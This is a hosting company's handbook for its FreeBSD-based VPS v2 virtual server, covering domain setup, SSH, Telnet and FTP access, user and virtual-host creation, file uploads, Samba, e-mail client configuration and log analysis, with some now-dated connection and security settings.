# The VPS v2 Handbook

## Unlocking the Power of the

## FreeBSD VPS v2 System

GSP Services


**Mail:** 12635 Heming Ln
Bowie, MD 20716-1118
USA

**Web:** http://www.gsp.com

**Phone:** 1.866.477.4400

**Fax:** 1.202.684.8654

**E-mail:** service@gsp.com


 VERSION 1.3

# Table of Contents

# Document Conventions

This Handbook uses the following typographical conventions:

- Commands are always shown in bold code font if found within a paragraph or heading.
- Directories and pathnames are in /courier/new/nobold.
- Computer keystrokes are shown as in bold code font as follows:

**<ctrl>-c**

**<ctrl>-g**

- Anything you click with the mouse pointer is bold.
- User supplied variables are in italics.
- Terminal sessions are in code font.
- "yourcompany.com" means the domain name of your VPS v2.
- “subhosteddomain.name” means the domain name of the subhost (virtual host).
- Many commands are explained as if you were entering them from a telnet command prompt. The command prompt would look something like virtualserver {1}% command. For simplicity this Handbook will show the prompt simply as:

```
% command
```

**Note:** After typing any UNIX command, you should type the ENTER key on your keyboard. Also note that "notes" are shown in this format in this Handbook.

- Hyperlinks (such as http://www.yourcompany.com and mailto:postmaster@yourcompany.com) are shown in blue.
- Hyperlinks for home pages do not use a trailing slash (e.g. http://www.yourcompany.com). Hyperlinks with directories do use a trailing slash (e.g. http://www.yourcompany.com/sales/).
- Copyrights and trademarks are so noted in the first reference that appears in the body of a paragraph (not in headers).
- Phone numbers are shown as "212.555.1212" (not "(212) 555-1212" since area codes are seldom optional any longer, even for local calls).
- Emphasis is shown by underlining.
- In descriptions of software programs (such as SecureCRT), button names are described in bold font (i.e. click OK to continue).

In addition, this Handbook uses the following grammatical conventions:

- VPS v2
- appendix

- Appendix A
- Chapter 7
- chapter, this chapter
- e-mail (not "email")
- FTP
- Handbook, this Handbook, the VPS v2 Handbook
- Internet, the Internet
- login (not "log in")
- login name (not "login-id" or "login ID"); login_name in arguments
- logout (not "log out")
- Net, the Net
- online
- Perl, Perl 4, Perl 5 (not "PERL")
- subhost
- subhosting
- Telnet
- UNIX
- username (not "user name")
- Web, the Web
- Web site (not "Website")
- World Wide Web

# Getting Started in 8 Steps

Expert users may need nothing more than this section and a good book on FreeBSD to begin using the VPS v2. The following assumptions are made:

- You have completed a server account application and submitted the required agreements and pre-payment.
- You have received your e-mailed configuration letter. Save it for future reference. It contains important information.

## Two User Identities

By default, your VPS v2 has a password for the root login and a username and password for the Administrative User login. Each user has different privileges. These are set up in this manner to protect root from vulnerability to outside exposure and possible server hacks.

### Root

As the root user you have superuser privileges in controlling all resources (files, users, processes, etc.) belonging to the VPS v2. You can log in as root using SSH, SFTP, and iManager. By default—for security reasons—you cannot use Telnet, FTP, POP or IMAP. (The Administrative User has these privileges.)

As the root user, you can conduct all server administration, including installing applications and removing users. See “Root User” on page 46 for more information.

### Administrative User

As the Administrative User, you are responsible for user and Web management for multiple virtual users. Your membership in the “wheel” group enables you to su to root to install applications and perform additional administrative tasks.

As the Administrative User, you also have membership in the FTP group. Additionally, you have shell access and membership in the POP and IMAP groups, giving you the ability to send and receive mail. You will receive mail for root. See “Administrative User” on page 46 for more information.

# Step 1: Register or Transfer Your Primary Domain Name

You will probably want a primary domain name associated with your VPS v2. You can either register a new domain name or transfer an existing domain name.

Registering a New Domain Name

- If you added a new domain name and requested that GSP Services register that domain name for you and you agreed to use our name servers to resolve this domain, then you only have to wait for the domain name to resolve. (This is the default option.)
- If you added a new domain name and requested that GSP Services register that domain for you but you did not select our name servers, then you are responsible for having your domain correctly added to those name servers.
- If you added a new domain name but requested that GSP Services not register the domain name, then you will need to choose an Accredited Registrar (http://www.icann.org/registrars/accredited-list.html) and supply that registrar with the following information about our name servers:

```
Nameserver 1 hostname:     NS1.SECURE.NET
Nameserver 1 IP address:   192.220.124.10
Nameserver 2 hostname:     NS2.SECURE.NET
Nameserver 2 IP address:   192.220.125.10
```

## Transferring an Existing Domain Name

If you have already registered a domain name and simply need to have it transferred to your VPS v2, and then follow the instructions found at:

- Internet Domain Status (http://www.gsp.com/whois/)

# Step 2: Connect to your Virtual Private Server.

There are four common ways you can use to connect to the VPS v2 using Secure Shell (SSH), Telnet, FTP, and iManager. SSH and Telnet provide a command line interface. iManager and FTP are typically used as graphical user interfaces, although ftp can also be used in the command line.

## SSH

You will need an SSH client for your local computer. The following example of an SSH connection uses SecureCRT. Your SSH client connection may vary. Click **Help** in your SSH program for further assistance.

1. Open the SecureCRT program. The “not connected” SecureCRT window appears.
2. Click **File** and **Quick Connect**. The Quick Connect box appears on top of the SecureCRT window.
3. Select **ssh1** from the Protocol drop-down list.
4. Type your login name and your domain name in the Hostname text box and leave the Port text box as it is.
5. Type your login name in the Username text box.
6. Select an encryption code from the Cipher drop-down list.
7. Select **Password** from the Authentication drop-down list if it does not appear by default.
8. Check **Show Quick Connect on Startup**; then click **Connect**. The Password window appears.
9. Type your password and click **Connect**. You are now connected to your VPS v2 in an encrypted shell session. This command line processes UNIX commands.


# Telnet

Almost all operating systems come with Telnet pre-installed.

**Note:** Telnet is configured to refuse any connection attempt using root access. Telnet is not secure; Secure Shell (SSH) is strongly recommended.

The following example of Telnet connection to your VPS v2 uses Microsoft® Windows®.

1. On the Windows Taskbar, click **Start**, **Run**. The Run Window appears.




2. Type telnet *your_company.com* and click **OK**. Replace your_company.com with your domain name. The Telnet session window appears.
3. Type your Login ID and press **Enter**.
4. Type your password and press **Enter**. Your local computer is now connected to the VPS v2 in a shell session. This command line processes UNIX commands.
5. To close Telnet, type logout and press **Enter**.

### Some Telnet commands:

The following table lists some commonly used Telnet commands.

| Command | Description |
|---|---|
| **open [hostname]** | Connects to Telnet at the Telnet prompt |
| **crtl-d** | goes back to the Telnet prompt without ending the session |
| **quit, exit, done, logout** | Quits the Telnet session |
| **close** | Closes the connection to the Telnet site. |
| **ctrl-]** | Returns to the Telnet prompt. |
| **z** | Temporarily suspends a telnet session. |
| **fg** | Resumes the use of Telnet. |

# iManager

iManager is a Web based user-friendly graphical interface we developed to help you quickly manage users and files. If you installed it during the order process, you only need to connect. If you did not, see “Installing iManager” on page 68 for installation instructions. For more information about using iManager, see the following sections:

- iManager (http://www.gsp.com/support/virtual/admin/imanager/) - describes iManager and its wizards (See also Chapter 2)
- Installing iManager (http://www.gsp.com/support/virtual/admin/imanager/) provides instruction for installing iManager
- Configuring iManager for Virtual Subhosts (http://www.gsp.com/support/virtual/admin/imanager/subhost.html)
- Customizing iManager (http://www.gsp.com/support/virtual/admin/imanager/custom.html)

## Connecting to iManager

To connect:

1. Open a browser and go to http://*your_company.com*/imanager/. Replace your_company.com with your own domain.
2. When the iManager login window appears, type your username and password.

# FTP

The File Transfer Protocol (FTP) works in a graphical program or in the command line, to copy files between remote computers on the Internet. Your computer needs an FTP client program installed on it in order to work with your server.

## Using a Graphical FTP Client

The typical FTP program displays a directory of the local computer in the left pane and a directory of the remote computer in the right pane. Click **Help** as needed.

Open the FTP program and type the hostname or IP, and your VPS v2 username and password.

Browse through the directory on the source computer to find the files to transfer to the destination computer. Arrows indicate the direction of the file transfer. File transfer is bi-directional; click the arrow to reverse transfer direction.

## Using Command Line FTP

Microsoft Windows comes with a command line ftp client. To connect:

1. In Windows, click **Start**, **Run**.
2. Type **ftp** *[options] [hostname]* or *your_company.com* and click **OK**.
3. Type your username and password.

### FTP Commands

The following table lists some commonly used FTP commands.

| Command | Description |
|---|---|
| **ascii** | Sets the file transfer type to network ASCII. |
| **binary** | Sets the file transfer type to support binary files. |
| **bye or quit** | Terminates the FTP remote session and exits FTP. |
| **cd remote-directory** | Changes the working directory on the remote computer to remote-directory. |
| **delete remote-file** | Deletes the file on the remote computer. |
| **dir or ls remote-dir** | Prints a directory contents list in the remote directory, if a remote directory is specified. |
| **get remotefile localfile** | Retrieves the remote file and stores it on the local computer. If the local file name is not specified, it is given the same name it has on the remote computer. |
| **help** | Prints an informative message about the meaning of the command. |

Now that you know how to use FTP, see Step 4 before proceeding.

# Step 3: Learn about UNIX

Your VPS v2 runs on a UNIX operating system, so a little knowledge about UNIX is necessary. The UNIX file system is hierarchical in structure, with UNIX "root" being the top-level directory, indicated by a forward slash (/).

The following table lists major directories and subdirectories near the top of the file system.

| Directory | Description |
|---|---|
| /root | Root's home directory |
| /www<br><br>/www/cgi-bin<br>/www/logs<br>/www/htdocs | Links to /usr/local/apache that contains Web server configuration and log files<br>CGI and Scripts directory<br>Contains the Web server log files<br>Contains the Web files for the primary domain<br>Other Web files are in /home/username/www/*subhostdomain.name* |
| /home | Contains users' home directories |
| /bin | Contains the server's program files |
| /ftp | Contains the anonymous FTP directory |
| /compat | Contains Linux compatibility files |
| /dev | Contains the device nodes |
| /proc | Active system processes, identified by number |
| /sbin | System utilities |
| /etc | Contains server configuration and system administration files (aliases, sendmail, sendmail.cf, etc.) |
| /ports | Collection of third party applications (read-only) |
| /skel | Contains a copy of the core system binaries (read-only) |
| /backup | Contains an on disk copy of the account file system from the previous night (read-only) |
| /var | Contains Telnet, e-mail, and FTP log files |
| /usr | Contains just about everything else; has subdirectories of /local, /lib, /bin, /sbin |

When naming your own files, it is important that you do not use spaces in the filenames. Use the underscore character "_" in place of spaces.

See "The UNIX File System" on page 36 for more information on UNIX commands, directories and files.

# Step 4: Add Users and Virtual Hosts (Subhosts)

You can choose from four different methods of adding users.

- iManager – Brief instructions are given below the table. See also page 74 for more information.
- **`vadduser`** – Brief instructions are given below the table. See also page 50 for more information.
- **`adduser`** – Brief instructions are given on the next page. See also page 50 for more information.
- **`pw`** – Brief instructions are given on the next page. See also page 50 for more information.

The following table lists recommended directories for users, depending on their ftp, e-mail, shell, and Web privileges. (Users having shell access will have all other privileges as well.)

| Directory Description | Directory Path |
|---|---|
| E-mail account home directory | `/home/username` |
| Web account directory | `/home/username/www` |
| Virtual hosted account directory<br><br>(required for FrontPage) | `/home/username/domain` |
| Non-anonymous FTP home directory | `/home/username` |
| Your choice | `/usr/local/apache/some_directory` |

## iManager

iManager is an easy-to-use point and click utility.

1. Connect to your VPS v2 in a Web browser and log in to iManager.
2. Click **Tools and Wizards**, and beside Users, click **Add**, and continue.

## vadduser

**vadduser** works as a wizard (a script of simple step-by-step questions you answer).

1. Type:

   ```
   % vadduser
   ```

2. Press **Enter** to accept [the default values in square brackets] or supply appropriate answers to the following prompts:

   - Username
   - Password (twice)
   - User's full name
   - User's home directory
   - Account services, including ftp, mail, and shell
   - Account quota

## adduser

**adduser** is the system tool for adding users, and works as a wizard (a script of step-by-step questions you answer).

1. Type:

   ```
   % adduser -s
   ```

2. **adduser** works as a wizard; it provides the following options:

**-v** gives the verbose script in which you can set the defaults for subsequent users you will add in the future.

**-s** gives the basic script

Press **Enter** to accept [default values] or supply appropriate answers to the following prompts:

- Username
- User's full name
- Shell
- User's home directory
- UID
- Login class (pressing Enter accepts default of all services)
- Login group
- Invite user into other groups?
- Password (twice)
- (Summary of user information) OK?
- Add another user?

### pw

Unlike **vadduser** and **adduser**, there is no wizard for pw. However, you can make changes using **pw** very quickly after you have become familiar with it.

1. Type the following:

```
#pw user add –n username –c “Full Name” –m –s
/usr/local/bin/bash
```

where username is replaced by a real name, and Full Name is replaced by the user’s full name.

For example:

```
#pw user add –n jack –c “Jack Frost” –m –s
/usr/local/bin/bash
```

2. When Password for the user appears, type the password. Type carefully! There is no password repeat prompt for accuracy.

## Editing User Accounts

There are several ways to edit user accounts after they are created. One way is to use **edituser**. See Chapters 2 and 3 for other ways to edit accounts.

- iManager users, see “Editing Users” on page 74 for more information.
- Shell users, see “Editing User Accounts” on page 55 for more information.

### edituser

1. Connect to your VPS v2 using SSH and type:

```
% edituser
```

2. To add a user without prompting, type the following:

```
edituser --login= --password=5pwd --fullname="
Schmoe"
--services=ftp,mail --quota=50
edituser --login= --password=5pwd --fullname="
Schmoe"
--services=ftp,shell,e-mail,web --shell=bash --
quota=50
```


See the **edituser** man page for more information.


# Users and Virtual Hosting

In this layered hierarchy of domains and users, it is important that you understand some terms: primary domain, virtual host, subhost, root user, Administrative user, and user.

The primary domain owns the server account and the IP address. The primary domain is the domain that is associated with the server.

The primary domain hosts additional domains known as virtual hosts, or subhosts. The following graphic illustrates the relationship of the primary domain to its virtual hosts. All domains on a VPS v2 resolve to the same IP address.




Consider the users associated with VPS v2 123.456.789.10. Each user needs an account (directory), located under `/home/username` unless otherwise assigned. Users having FTP and e-mail privileges can send and receive e-mail and upload files to their own home directories `/home/username`.

The server makes no distinction between users and the domains they are actually associated with. Only privileges (access to services) and permissions (access to directories and files) determine the range of a user's access.

If you ordered a VPS v2, you have root access to the entire file system. As the root user, you can edit all files on the server. You can also log in using SSH, SFTP, and iManager. By default—for security reasons—the root user cannot use Telnet, FTP, POP or IMAP. Set up your own user account with these privileges, or **`su`** to the Administrative User account, who has these privileges by default.

As the Administrative User, you can receive all e-mail destined for root. You can also **`su`** to root. Likewise, you can use **`sudo`** to perform certain tasks as root, such as installing applications, creating specific directories, and editing specific files. See "Users, Privileges, and Switching Users" on page 46 for more information.

## Add a Virtual Host (subhosted domain)

It is important when setting up new subhosted accounts, to associate the Virtual Host (subhosted domain) with a real user account on your VPS v2. This user account might be the name of the administrator, or it might be the generic 'vhost' user (which **`vaddhost`** creates the first time you run it without specifying a user).

By segregating your subhosted account in this way, you insulate yourself and the other accounts that might be hosted on your VPS v2, from one another.

1. Connect to your VPS v2 and add the individual users of the subhosted domain, using one of the methods described in the previous section of Step 4.
2. See “Getting Started” Step 1on page 2 to register or transfer your subhost’s domain to the nameservers your primary domain is associated with.
3. Connect to your VPS v2 using SSH, type **`vaddhost`**, and proceed through the prompts as described in “Adding a Virtual Host using SSH” on page 116.

   or

   Open iManager, click **Tools and Wizards**, and beside Virtual Host, click **Add**.

   Subhost information submitted in this step automatically updates the `/www/conf/httpd.conf` file.

   **Note:** Any changes to the `/www/conf/httpd.conf` file requires Apache to be restarted.

4. Create virtmaps to prevent misdirection of mail. The VPS v2 has only one IP address, so all mail sent to the users on your server routes to that IP.

   Messages for webmaster@grizzles.biz, webmaster@someFamily.org, and webmaster@schleppers.info require that you configure the `/etc/mail/virtusertable` file using any of several examples listed in the `/etc/mail/virtusertable.sample` file, so that each message is delivered to the correct Webmaster.

iManager users: see “Virtmaps” on page 76 for more information.
Shell users: see “Virtmaps” on page 94 for more information.

# Step 5: Upload Your Web Files to the VPS v2

Web files for the primary domain belong in the `/usr/local/apache/htdocs` directory. Web files for virtual hosts (subhosts) belong in the associated user's `/home/username/www/subhostdomain.name` directory. Remember, `/www` is a symbolic link (shortcut) to `/usr/local/apache`.

1. Connect to your VPS v2 using SSH and type:

   ```
   % cd /www/htdocs
   ```

   or

   ```
   % cd /home/username/www/subhostdomain.name
   ```

2. Organize your Web files into different directories using the **`mkdir`** command. For example, if you want to store all product information on your Web site under one directory, create a "products" directory.

   ```
   % mkdir products
   ```

**Note:** Do not use spaces in filenames as these cause problems in UNIX. Use the underscore character "_" in place of spaces.

# Common File Uploading Methods

The more common methods of uploading files to your server are using ftp in the command line, using an FTP client program, using iManager, and using Windows File Sharing.

## Uploading Files with Command-Line FTP

The following example uses FTP commands to upload a file.

1. From the Windows taskbar, click **`Start`**, **`Run`**.
2. Type **`ftp`** *`your_company.com`*, and click **OK**.
3. Type your username and password when prompted.
4. The following is a sample FTP session:

   ```
   cd /www/subhostdomain.name
   ascii
   lcd c:\upload local directory containing the file
   put filename
   bin
   put logo.gif
   quit
   ```

See "Using Command Line FTP" on page 5 for more information.

## Uploading Files with a graphical FTP Program

This sample FTP session illustrates a typical file transfer.

1. Open the FTP program and enter the requested information:
   - Virtual Server ID (IP or hostname)
   - Username and password
   - Binary, Ascii, or Auto
2. Double click **www** in right window; `/usr/local/apache` appears.
3. Go to the destination directory.
4. Drag-and-drop files between your local computer and your VPS v2.

## Uploading Files with iManager

This sample iManager session illustrates a typical file transfer.

1. Open iManager.
2. Type your login name and password.
3. Click **File Manager**.
4. Select `/usr/local/apache/subhostdomain.name`.
5. Click **Upload File**.
6. Click **Browse**.
7. Select the file from the local machine that you want to upload.
8. Click **Upload File**.

## Uploading Files with Windows File Sharing

Windows® File Sharing is a nice interface for maintaining your Web site. Using it requires that you install the Samba server on your VPS v2. To do this:

1. Connect to your VPS v2 using SSH and type:

```
# vinstall samba
```

2. Answer the questions in the script that appears.

```
installing samba
Do you want to use SWAT to configure Samba? y
Generating a SSL keyfile for stunnel protection of
the
SWAT configuration interface. You will be prompted
for
information to be embeded in the key.
Using configuration from
/usr/local/etc/stunnel/stunnel.cnf
Generating a 1024 bit RSA private key
```

```
++++++++++++

writing new private key to
'/usr/local/etc/stunnel/stunnel.pem'

You are about to be asked to enter information that
will be incorporated into your certificate request.

What you are about to enter is what is called a
Distinguished Name or a DN. There are quite a few
fields but you can leave some blank. For some fields
there will be a default value. If you enter '.', the
field will be left blank.

Country Name (2 letter code) [PL]:US

State or Province Name (full name) [Some-State]:ID

Locality Name (eg, city) []:Silver City

Organization Name (eg, company) [Stunnel Developers
Ltd]:XYZ

Organizational Unit Name (eg, section) []:Product
Development

Common Name (FQDN of your server) [localhost]:

To customize the settings samba is using, you can
access the SWAT configuration

interface at:
https://v2test16.tempdomainname.com:901/

Samba is installed and running.

An account will be denied the ability to login via
samba until smbpasswd is run for that user. To find
out more please run man smbpasswd.

vinstall done
```

3. Type **logout**.
4. Reconnect to your VPS v2 to refresh the executable paths.
5. Type smbpasswd to create a password. Type the password twice.

   When run by root, use:

   ```
   smbpasswd [ options ]  [ username ]  [ password ]
   ```

   ```
   otherwise:   smbpasswd [ options ]  [ password ]
   ```

   The “password changed” message appears.

## Mapping your VPS v2's home directory (Windows desktop) over the Internet

Other versions of Microsoft Windows OSs might require additional steps.

### Windows 98

1. Set the Primary Network Login to Client for Microsoft Networks.
2. From the TCP/IP Properties panel, under DNS Configuration, type your virtual server's domain name in the Domain Suffix Search Order. (This assumes that DNS is enabled.)
3. In the Enter Network Password login prompt, type your VPS v2's username and password.
4. From your Windows taskbar, click **Start**, **Find Computer**.
5. In the Find Computer dialog box, in the Named field, type **www**.
6. Click **Find Now**.
7. Double-click the **www** icon. This action displays a single folder. This folder is in your home directory on your VPS v2.
8. Right-click the folder and choose **Map Network Drive**.

### Windows 2000

1. From your Windows taskbar, click **Start**, **Run**, and **Control Panel**.
2. Double-click **Administrative Tools**, **Local Security Policy**.
3. Double-click **Local Policies**, **Security Options** on the right panel.
4. Double-click **Send unencrypted password to connect to third-party SMB servers**.
5. Click **Enable**, **OK**.
6. Close the Local Security Settings window.
7. Using Notepad, edit the `lmhosts.sam` file located in the `C:\WINNT\system32\drivers\etc` directory.
8. Add the following line to the file:

   *`xxx.xxx.xxx.xxx`* *`your_company.com`*

   where *`xxx.xxx.xxx.xxx`* is your IP address, and *`your_company.com`* is your domain name.
9. Save and close the `lmhosts.sam` file.
10. Double-click **My Computer**.
11. Click **Tools**, **Map Network Drive**.
12. Choose an empty drive letter from the drive text box.
13. Type the following in the folder text box: `\\`*`your_company.com`*`\`*`login`*.

Replace your_company.com with your domain name and login with your VPS v2 username.

14. Click **Different user name**.
15. Type your login name and password, and click **OK**.
16. Click **Finish**. A new drive with the selected letter appears in My Computer with the letter chosen earlier.

After you have mapped your VPS v2's home directory, simply drag and drop files to your VPS v2. Using this feature, you can delete, copy, and move files on your VPS v2 as if it were a local drive.

See Appendix B, “Creating Content for the World Wide Web” on page 199 for information on HTML and Web site development.

# Step 6: Configure E-mail Clients

Now that you have created user accounts on the server, your users with e-mail privileges need to be able to access their mail using an e-mail client program. You must decide between two protocols: POP and IMAP.

## POP or IMAP?

GSP Services recommends using the POP protocol. A POP user triggers the server to download all messages held in that user's mailbox, to the user's client machine, thus saving VPS v2 disk space.

IMAP account require folders on the VPS v2 to store e-mail messages, and this takes up disk space. People who read their e-mail from more than one computer in various locations will probably prefer IMAP over POP.

The following instructions help you configure users' client software to receive e-mail from your VPS v2. Other e-mail software versions might require additional steps.

### Configuring Netscape Communicator 4.x

Netscape Communicator is a suite of communication tools that includes a browser, a Web-authoring program, and an e-mail client that enables you to access email and read and post messages to Internet newsgroups and private discussion groups.

1. Open Netscape Messenger.
2. Select the **Edit**, **Preferences**.
3. Select **Mail Servers**.
4. Click **Add**.
5. Type your server hostname.
6. Select **POP3** or **IMAP**.
7. Type the new username.
8. Choose whether or not to save the password.
9. Click **OK**.
10. Type your SMTP server (your_company.com.)
11. Type the outgoing SMTP server username: (the user's username).
12. Click **OK**.

## Configuring Outlook 2000

Outlook 2000 is a full-featured e-mail client that is included with MS Office 2000.

1. Open Outlook 2000.
2. Select **Tools**.
3. Select **E-mail Accounts**.
4. Select **Add a new e-mail account**.
5. Click **Next**.
6. Select server type: **POP3** or **IMAP**.
7. Click **Next**.
8. Type your user information, server information, and login information.

   Your POP3 or IMAP and SMTP server is your domain (your_company.com).
9. Click **Next**.
10. Click **Finish**.

## Configuring Eudora 5.0

Eudora is a standalone e-mail client developed by Qualcomm that works with any Internet Service Provider that uses standard Internet email protocols.

1. Open Eudora 5.0.
2. Select **Tools**.
3. Select **Options**.
4. Select **Getting Started**.
5. In the Real Name field, type your name.
6. In the Return Address field, type your e-mail address.
7. In the Mail Server (Incoming) field, type the name of your ISP's POP mail server.
8. In the Login field, type your username.
9. In the SMTP Server (Outgoing) field, type the name of your ISP's SMTP mail server.
10. Click **OK**.

# Step 7: Analyze Web Statistics

Your business probably depends on obtaining detailed information about your Web site traffic. Our VPS v2 system enables you to obtain all the statistical information you need to know about usage of your Web site.

## Analyzing Logs

To make any sense of the actual data logged in your VPS v2, you need a log file analysis program to process and analyze it for you. You can find an overview of traffic analysis at:

Getting Statistical Reports of Your Web Site Traffic
(http://www.gsp.com/support/virtual/web/logs/analyze/)

### Server Side Applications

There are many server side programs that will analyze Web server log files in-place and then create HTML, text, or even e-mail reports of virtual Web server traffic. They are configured for easy installation and are free of charge.

- Urchin (http://www.gsp.com/support/virtual/web/logs/analyze/urchin/)
- Analog (http://www.gsp.com/support/virtual/web/logs/analyze/analog/)
- http-analyze (http://www.gsp.com/support/virtual/web/logs/analyze/http-analyze/)
- The Webalizer (http://www.gsp.com/support/virtual/web/logs/analyze/webalizer/)

If your Web site has a high traffic load, you may want to consider purchasing a client side application to reduce the load on your VPS v2.

## Managing Logs

Log files accumulate very quickly and take up significant server disk space. To manage logs efficiently, you need to decide whether to archive them or delete them on a regular basis.

syslog is a powerful feature that automatically rotates the logs for archival, to ensure that your disk quota is not negatively affected. The main configuration file is syslog.conf in the /etc directory, that generates log files found in /var/log.

rotatelogs is a wrapper you can include in the log definitions in the Web server configuration file, /www/conf/httpd.conf. rotatelogs clears out Web log files. See “Rotating and Clearing Log Files” on page 178 for more information.

**`cron`** is a general purpose application that can be configured to feed log files to one of the three server side analysis programs (such as Analog, http-analyze, Webalizer) on an hourly, daily, weekly, monthly basis, from which a stats report is generated. See "Using the cron Scheduler" on page 179 for more information.

# Step 8: Go Beyond the Basics

When you are comfortable doing basic VPS v2 administrative tasks and feel ready to step it up, choose any topic from the list of topics.

(http://www.gsp.com/support/gettingstarted/) provides additional information on the following subjects:

- VPS v2 Administration
- Web Server Configuration
- Virtual Subhosting
- E-mail

Appendix A on page 190 of this Handbook provides instruction on the following subjects:

- Vinstalled Applications
- The FreeBSD Ports Collection
- Shared Contributed Packages
- Do-It-Yourself Installations

Well, you are on your way. We extend our best wishes for a successful business relationship and hope you found this chapter useful. Please let us know how we can improve this Handbook by sending us e-mail at suggest@gsp.com. Cheers!

# Chapter 1 - Introduction to the VPS v2

The VPS v2 system is a unique technology that enables companies to create their own Internet presence as if they had their own dedicated server. The VPS v2 system is more than just a hosting solution. It is a complete Internet server solution, giving each end user Web, FTP, e-mail, and command-line UNIX capabilities. Having a VPS v2 system is like having your own dedicated UNIX server.

This Handbook contains information that enables you to fully use the VPS v2 system. This Handbook also contains information to help your VPS v2 administrative user control and maintain your VPS v2 environment.

This chapter contains the information about the following:

- VPS v2 vs. Virtual Hosting
- Core Internet Services
- Root User and Administrative User
- Administering Servers
- The UNIX File System
- UNIX Commands

## How the System Works

Virtual server technology partitions a single physical machine into multiple virtual servers. This enables GSP Services to distribute the cost of hardware, software, system maintenance, and bandwidth without losing the power of a dedicated solution.

The VPS v2 system uses the following:

- Up-to-date hardware components
- Fast network connectivity
- Innovative software
- Remote administration
- Security solutions

# The VPS v2 vs. Virtual Hosting

Two types of shared hosting solutions are available: virtual hosting and VPS v2. Though the terms seem similar, the underlying functionality of the two solutions is very different. Your Internet site is likely an integral part of your business, so understanding the differences between virtual hosting and VPS v2 affects your hosting decision, a decision that can be as important as choosing what content you place on your site.

Web hosting solutions consist of:

- Hardware (CPU, memory, disk drives, etc.)
- Software (the web, FTP, and POP servers; the e-mail gateway; and any third-party applications such as CGI scripts)
- Managed services
- Maintenance
- Backups

In a virtual hosting environment, the following weaknesses are apparent:

- Hardware and software are configured and customized by site administrative users, leaving the user with no control over how the Internet services behave.
- Each physical server has a single set of shared software applications, leaving the user "sub-letting" software that is controlled and maintained by someone else.

# The VPS v2

In a VPS v2 environment, the following strengths become obvious:

- Only the hardware is controlled by site administrative users, leaving the software autonomous.
- The accounts are backed up nightly to have recent files available for restoration.
- Software is controlled by the client, enabling the client full control over core Internet services.
- Software is maintained by site administrative users with recent copies of software as they are developed which are backward compatible. If you choose, you can install your own software and update as frequently as you like as well.
- A VPS v2 is isolated from the software of a physical server. This provides a sandbox environment preventing other accounts from accessing each other. This also allows for Secure Shell and Telnet capability.
- The VPS v2 is compatible with third party software that your company may need, enabling you to install these programs using either the FreeBSD ports system or by installing it yourself.

Configuration at the client level empowers the client to use a VPS v2 just as he or she would use a dedicated server. The table below compares the capabilities of virtual hosting with the GSP Services VPS v2 system.

## Comparing the GSP Services VPS v2 System to Virtual Hosting

| Server Items | VPS v2 System | Virtual Hosting |
|---|---|---|
| Control of your own server environment | yes | no |
| Individual Web server (HTTP) | yes | no |
| Individual FTP server | yes | no |
| Individual POP server | yes | no |
| Individual IMAP server | yes | no |
| Individual SMTP gateway | yes | no |
| "Virtual Root" access | yes | no |
| Complete Telnet access | yes | maybe |
| Access to your web server configuration files | yes | no |
| Full CGI-BIN access | yes | maybe |
| Complete log files | yes | maybe |
| Access to your password and aliases file and sendmail.cf | yes | no |

# Core Internet Services

The core GSP Services VPS v2 system services include the following services (or applications):

- HTTP (Web)
- FTP (file transfer)
- POP (e-mail)
- IMAP (e-mail)
- SMTP (e-mail)
- Shell access

Each of the services above is linked to your own domain name. Core services are complemented with the following utilities:

- iManager
- Microsoft® FrontPage® server extensions
- CGI scripts (customized for GSP Services' clients)

The VPS v2 environment also supports popular third-party applications sometimes called "contributed" programs.

Your VPS v2 comes with SSL. See page 145 for more information. With SSL encryption, your customers feel confident sending you their credit card information online because they are ensured of a secure transaction. Many other extensions, CGI scripts, Java applets, and popular third-party applications are also available.

## Technical Details of the VPS v2

Each physical server machine is partitioned into multiple VPS v2s, and each VPS v2 has the following:

- IP address
- Domain name
- Web server (complete log and configuration files)
- FTP server
- POP server
- SMTP gateway

The VPS v2 is an isolated server environment that strongly resembles a dedicated UNIX machine. Each VPS v2 has a dedicated IP address, a hostname, resource allocations (disk space, memory, CPU share, processes, network, etc.), and a file system. Special tools provide a full UNIX file system inside your VPS v2 without significantly affecting your disk space.

Basically, the system works like this: Instead of copying the entire file system to your disk space, we have made transparent virtual links to the /skel directory, thereby conserving a large amount of disk space for you.

When you look inside the /skel directory, what appear to be directories are actually virtual links to them. If you modify any file or directory in /skel, the transparent link is replaced with a regular file that is written to your disk and counts against your disk space allocation.

See Appendix C, "The VPS v2 File System" on page 209 for more information.

On the VPS v2, the following directories are displayed just as they would be on a dedicated UNIX server:

- `/backup` – Nightly backups (read-only)
- `/dev` – The device nodes for FreeBSD
- `/home` – The default user directory
- `/root` – Root's home directory
- `/tmp` – Temporary storage of files the are in use or recently used
- `/www` – Symbolic link to `/usr/local/apache`
- `/bin` – Contains system commands
- `/etc` – Server configuration files
- `/ports` – Collection of third party applications (read-only)
- `/sbin` – System utilities
- `/usr` – System files and directories that can be shared with other users
- `/compat` – Linux compatibility files
- `/ftp` – FTP directory
- `/proc` – Active system processes, listed by number (read-only)
- `/skel` – Default "skeleton" files (core system binaries) for a pristine server (read-only)
- `/var` – File system for log files and other data that changes frequently

The `/etc` directory contains the master.passwd, aliases, and `/mail` directory. These are important files that store vital data whenever you:

- Add multiple POP accounts
- Add e-mail aliases
- Configure e-mail autoreplies
- Block spam for your e-mail users
- Control private and public FTP access to your server

# Root User and Administrative User

Who controls what in the virtual UNIX server system is often confusing. The illustration below describes the privileges of the root user, the Administrative user, and a user.

## Hierarchy of access

| |
|---|
| THE PHYSICAL BOX<br>somewhere on Earth, having a UNIX OS installed on it, controlled by someone having ROOT "/"access to partition the virtual server accounts. |
| The VPS v2 root user<br>The actual virtual server account owner who logs in as root at `/root` (not `/`) in the file system. This person also has an Administrative User ID and password. |
